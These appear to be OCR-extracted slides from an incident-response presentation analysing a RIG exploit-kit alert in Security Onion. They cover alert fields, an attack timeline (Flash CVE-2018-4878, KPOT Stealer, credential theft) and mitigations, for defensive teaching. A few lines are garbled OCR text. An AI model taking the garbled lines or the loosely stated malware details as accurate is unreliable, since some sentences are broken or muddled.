
@timestamp: 2025-02-01T21:10:05.881462973Z
so_case.assigneeId:
so_case.category:
so_case.completeTime:
so_case.createTime: 2025-02-01T21:10:05.881455658Z
so_case.description: Review escalated event details in the Events tab below. Click here to update this description.
so_case.pap:
so_case.priority: 0
so_case.severity: high
so_case.startTime:
so_case.status: new
so_case.tags:
so_case.template:
so_case.title: ET EXPLOIT_KIT RIG EK URI Struct Jun 13 2017
so_case.tip:
so_case.userId: afafonion@gmail.com


Version: 2.4.60 © 2025 Security Onion Solutions, LLC License: ELv2


The screenshot shows the Security Onion web interface with a dark theme. The left sidebar contains navigation links: Overview, Alerts (which is selected), Dashboards, Hunt, Cases, PCAP, Grid, Downloads, Administration, Users, Grid Members, Configuration, License Key, Tools, and a license key entry field. The main content area displays a table of event details:

destination.geo.country.name	Russia
destination.geo.ip	37.46.135.170
destination.geo.location.lat	55.7386
destination.geo.location.lon	37.6068
destination.geo.timezone	Europe/Moscow
destination.ip	37.46.135.170
destination.port	80
destination.geo.asn	29182
destination.geo.ip	37.46.135.170
destination.geo.network	37.46.128.0/21
destination.geo.organization.name	JSC IOT
ecs.version	8.0.0
elastic_agent.id	c7d70f69-f246-425a-8546-ec4a8f195400
elastic_agent.snapshot	false
elastic_agent.version	8.10.4
event.agent_id.status	missing
event.category	network
event.dataset	suricata.alert
event.imported	true
event.inserted	2024-09-01T00:00:17Z

Version: 2.4.60 © 2025 Security Onion Solutions, LLC License: Elv2








Timeline: Attack Sequence

Initial Access

The victim accessed a malicious website.

Exploit & Download

The Flash exploit triggered, downloading KPOT Stealer.



Trojan Deployment

Trojan.Cryxos was deployed for trigger adobe flash.

Data Theft & Exfiltration

Malware stole credentials and communicated with the attacker's server.

Cetework SESCU.RNTT incident a- nsemis7fri incident -il presestitle



Analysis and Takeaways: Key Findings

- 1
- 2
- 3
- 4

Vulnerability Exploitation

The attack exploited a known vulnerability in Adobe Flash (CVE-2018-4878).

Data Exfiltration

The attacker successfully stole sensitive information, including browser credentials.

Importance of Patching

Regular software updates are essential to mitigate vulnerabilities.

Network Segmentation

Segmenting the network can limit the impact of an attack.



Mitigation Strategies..

- Isolation
- Malware Removal
- Blocking IPs
- Increase Awareness
- Endpoint AVs

THANK
YOU